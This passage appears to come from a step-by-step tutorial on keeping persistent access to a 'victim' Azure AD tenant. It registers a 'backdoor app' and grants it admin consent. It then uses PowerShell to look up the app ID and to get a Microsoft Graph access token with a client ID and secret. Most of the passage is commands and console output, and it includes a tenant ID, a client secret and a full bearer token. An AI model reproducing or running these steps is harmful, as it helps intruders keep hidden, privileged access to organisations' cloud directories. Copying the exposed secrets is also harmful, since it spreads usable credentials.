
Step 7 : Grant Admin Consent to application of the victim azure ad directory.



Step 8 : Admin Consent Granted on azure ad tenant / directory level.



Step 9 : List of application permission assigned to azure ad app with admin consent.




Step 10 : Get the Application ID of registered backdoor app.

```
Get-AzureADApplication -SearchString Persistence-APP1
```

```
PS C:\Users\Admin\Desktop> Get-AzureADApplication -SearchString Persistence-APP1

ObjectId                             AppId                                DisplayName
--------                             -----                                -----------
311b7ad9-41b6-4a1e-82db-88e7bc58c637 e76de604-7529-41dd-b4b4-9a4d69d1ab0c Persistence-APP1
```


Step 11 : Retrieve Access Token from MS OAuth Endpoint with app id & secret.

```
n$tenantId = “143198c4-77be-42f7-b18e-95c5b693e6b9”
$appClientId=”e76de604-7529-41dd-b4b4-9a4d69d1ab0c”
$clientSecret = “T+L8LqbE8UWEBI+l4xyJIGlHil+wXW/oxNqGF6LMVxw=”
$requestBody =
@{client_id=$appClientId;client_secret=$clientSecret;grant_type="client_credentials";scope="https://graph.microsoft.com/.default";}
$oauthResponse = Invoke-RestMethod -Method Post -Uri https://login.microsoftonline.com/$tenantId/oauth2/v2.0/token -Body
$requestBody
$accessToken = $oauthResponse.access_token
```


Administrator: Windows PowerShell
PS C:\Windows\system32> $tenantId = "143198c4-77be-42f7-b18e-95c5b693e6b9"
PS C:\Windows\system32> $appClientId="e76de604-7529-41dd-b4b4-9a4d69d1ab0c"
PS C:\Windows\system32> $clientSecret = "T+L8LqbE8UWEBI+l4xyJIGlHiI+wXW/oxNqGF6LMVxw="
PS C:\Windows\system32> $requestBody = @{client_id=$appClientId;client_secret=$clientSecret;grant_type="client_credentials";scope="https://graph.microsoft.com/.default";}
PS C:\Windows\system32> $oauthResponse = Invoke-RestMethod -Method Post -Uri https://login.microsoftonline.com/$tenantId/oauth2/v2.0/token -Body $requestBody
PS C:\Windows\system32> $accessToken = $oauthResponse.access_token
PS C:\Windows\system32> $accessToken
eyJ0eXAiOiJKV1QiLCJub25jZSI6Im5fVVZxTEpoWU92c3RZemZmbS1wN2tlV0FqaXhXRjBuY2lGTWVkV1BISHMiLCJhbGciOiJSUzI1NiIsIng1dCI6Imwzc1EtNTBjQ0g0eEJWWkxIVEd3blNSNzY4MCIsImtpZCI6Imwzc1EtNTBjQ0g0eEJWWkxIVEd3blNSNzY4MCJ9.eyJhdWQiOiJodHRwczovL2dyYXBoLm1pY3Jvc29mdC5jb20iLCJpc3MiOiJodHRwczovL3N0cy53aW5kb3dzLm5ldC8xNDMxOThjNC03N2JlLTQyZjctYjE4ZS05NWM1YjY5M2U2YjkvIiwiaWF0IjoxNjMzMTgxMzUwLCJuYmYiOjE2MzMxODEzNTAsImV4cCI6MTYzMzE4NTI1MCwiYWlvIjoiRTJaZ11GZzNaYytYcFZmNDJYaVVoRDUvdGdqZ0J3QT0iLCJhcHBfZGlzcGxheW5hbWUiOiJQZXJzaXN0ZW5jZS1BUFAxIiwiYXBwaWQiOiJlNzZkZTYwNC03NTI5LTQxZGQtYjRiNC05YTRkNjlkMWFiMGMiLCJhcHBpZGFjciI6IjEiLCJpZHAiOiJodHRwczovL3N0cy53aW5kb3dzLm5ldC8xNDMxOThjNC03N2JlLTQyZjctYjE4ZS05NWM1YjY5M2U2YjkvIiwiaWR0eXAiOiJhcHAiLCJvaWQiOiIyN2VlZjk0NC1hN2JkLTRhYTEtYWI2NC05YzI2NTFhMTdlZWIiLCJyaCI6IjAuQVhBQXhKZ3hGTDUzOTBLeGpwWEZ0cFBtdVFUbWJlY3BkZDFCdExTYVRXblJxd3h3QUFBLiIsInN1YiI6IjI3ZWVmOTQ0LWE3YmQtNGFhMS1hYjY0LTljMjY1MWExN2VlYiIsInRlbmFudF9yZWdpb25fc2NvcGUiOiJBUyIsInRpZCI6IjE0MzE5OGM0LTc3YmUtNDJmNy1iMThlLTk1YzViNjkzZTZiOSIsInV0aSI6IlR3d0ZpZi1yRGt5UjBoRUtMMWdWQUEiLCJ2ZXIiOiIxLjAiLCJ3aWRzIjpbIjA5OTdhMWQwLTBkMWQtNGFjYi1iNDA4LWQ1Y2E3MzEyMWU5MCJdLCJ4bXNfdGNkdCI6MTYyOTk4MzYwMn0.cG4PZ-gvBUfFv3jwRI5npKzEThcKWmGzxAbdHVYfjuQr7CF1VOhfZZ67Xb_vIRQnpCEnQRgb2M3Fabtsiquk_m5I8kUCP3dCQGDGG1y6WycZ7kFoEgrym8_Jjq8VLJQbjzas0GRSejsJdjn_9K00SbDVe6o4uon9Y6gZhaYGdsII55kmljPd1tJv-CbwFAa_vxlVPwvDAxmdBq7mJEQhoNxB88Psba23Ici7VWOYGXunsGPPTSbe_n882IScHx1dr8DJSxic2UzoYQOh2NhyKm-HfILb_Mnqu82c43JUvdo0iFvVVvs2uN_HsBMom0D3TGq9TXCsTy1c4MRPUXbQUA
PS C:\Windows\system32>

